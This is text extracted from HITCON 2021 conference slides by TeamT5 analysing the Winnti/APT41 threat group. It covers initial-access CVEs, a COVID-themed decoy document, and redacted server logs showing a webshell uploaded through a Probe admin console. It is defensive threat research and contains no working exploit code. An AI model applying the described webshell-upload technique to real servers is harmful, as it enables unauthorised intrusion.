HITCON 2021

WORK FROM HOME, HACK INTO HOME

Winnti is Coming - Evolution after Prosecution

TeamT5

Who we are

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首席分析師

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
研究員



Peter Syu

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工程師

Tom Lai

“Twice 推廣社” 社長
工程師

AGENDA

01 Initial Access

02 Cobalt Strike Loader

03 APT41’s Backdoor

04 C2 Hiding Technique


05 Relation to other operations

06 Takeaway

Who is Winnti?

Winnti? APT41?

- Winnti = APT41 ?
- APT41 = Chengdu404 ?
- Under APT41, it can be divided into several groups via different techniques and targets
- The targets are very wide. It is suspected that MSS has integrated the resources, attack techniques, and tools to make this group looks bigger.



Ministry of State Security of the People's Republic of China(MSS)

Integration?

APT10

APT41

APT17

APT···

Fishmaster
/TAG-22


Amoeba

GroupCC

Unknown
Group ···

Target Country

Talk in last section



Target Industry

Healthcare

High-tech

Airlines

Telecom

Manufacturing

Media

Education

Gaming

Government

Financial


Energy

Research

Compromise

Initial Access


- CVE-2021-34527(printnightmare)
- CVE-2021-26855(proxylogon)
- SQL vulnerabilities
- phpmyadmin vulnerabilities
- Web vulnerabilities
- Flash installer
- Fake Decoy Icon



Last update : 1 Feb 2021


Covid-19 : Weekly status updates

Division	Awaiting Test Result	Confirmed Case	Details
HGC	1	-	**Compulsory Test Order** 1. 1 staff (NSDO) living in Yan Shek House, Shek Yam Estate. Will WFH until test result released. **WFH** 1. 1 staff (SCFY) will WFH until 27 Jan 2021 after back to HK from China office **WFH : overseas offices** 1. US - until 26 Jan 2. UK - T4 Lockdown ; until further notice 3. Malaysia - Conditional Movement Control Order ; until 4 Feb 4. Singapore - Ministry of Manpower ; until further notice 5. S. Korea - COVID19 Warning Level 2.5 ; until end Jan 6. Thailand - travel order restrictions ; until end Jan **Work-on-shift : overseas office** 1. Philippines
BDx	-	-	**WFH : overseas offices** 1. UK - T4 Lockdown ; until further notice 2. India - until further notice




Summary of COVID-19 Handling_26 Jan.pptx

Webshell Access



```
[redacted] - admin [01[redacted]:36 +0800] "GET /probe/css/classic/gifs/silk/control_repeat_blue.gif HTTP/1.1" 
[redacted] - admin [01[redacted]:36 +0800] "GET /probe/css/classic/gifs/progressbar_microsoft.gif HTTP/1.1" 200
[redacted] - admin [01[redacted]:36 +0800] "GET /probe/css/classic/gifs/browser_galeon.gif HTTP/1.1" 200 591
[redacted] - admin [01[redacted]:38 +0800] "POST /probe/appruntimeinfo.ajax?webapp=%2fdoc&size= HTTP/1.1" 200 4
[redacted] - admin [01[redacted]:38 +0800] "POST /probe/appreqdetails.ajax?webapp=/doc HTTP/1.1" 200 111
[redacted] - admin [01[redacted]:38 +0800] "POST /probe/appprocdetails.ajax?webapp=/doc HTTP/1.1" 200 223
[redacted] - - [01/[redacted] +0800] "GET /doc/ HTTP/1.1" 404 959
[redacted] - - [01/[redacted] +0800] "GET /doc HTTP/1.1" 302 -
[redacted] - - [01/[redacted] +0800] "GET /doc/ HTTP/1.1" 404 959
[redacted] - - [01/[redacted] +0800] "GET /doc/yi.jsp HTTP/1.1" 200 16
[redacted] - - [01/[redacted] +0800] "POST /doc/yi.jsp HTTP/1.1" 200 16
[redacted] - - [01/[redacted] +0800] "POST /doc/yi.jsp HTTP/1.1" 200 16
[redacted] - - [01/[redacted] +0800] "POST /doc/yi.jsp HTTP/1.1" 200 176
[redacted] - - [01/[redacted] +0800] "POST /doc/yi.jsp HTTP/1.1" 200 176
[redacted] - - [01/[redacted] +0800] "POST /doc/yi.jsp HTTP/1.1" 200 713
```

Probe plugin



127.0.0.1:8080/probe/adm/deploy.htm

Version 3.5.1 running on WIN-14JP0R7SQI7, UP for 34 days 8 hours 44 minutes

Application deployment

Upload application (basic)

Upload a .war file to the server. If context name is not specified the file name will be used.

Select a .war file to upload *

瀏覽... 未選擇檔案。


Context name (ex. /dummy)

□ Update the application if it is already deployed

□ Discard "work" directory if exists

□ Precompile JSP pages after application is deployed (could take few minutes)

Webshell Upload



```
[redacted] - - [01/[redacted] "GET /probe HTTP/1.1" 302 -
[redacted] - - [01/[redacted] "GET /probe/ HTTP/1.1" 401 951
[redacted] - - [01/[redacted] "GET /probe/ HTTP/1.1" 401 951
[redacted] - - [01/[redacted] "GET [redacted]
[redacted] - - [01/[redacted] "GET [redacted]
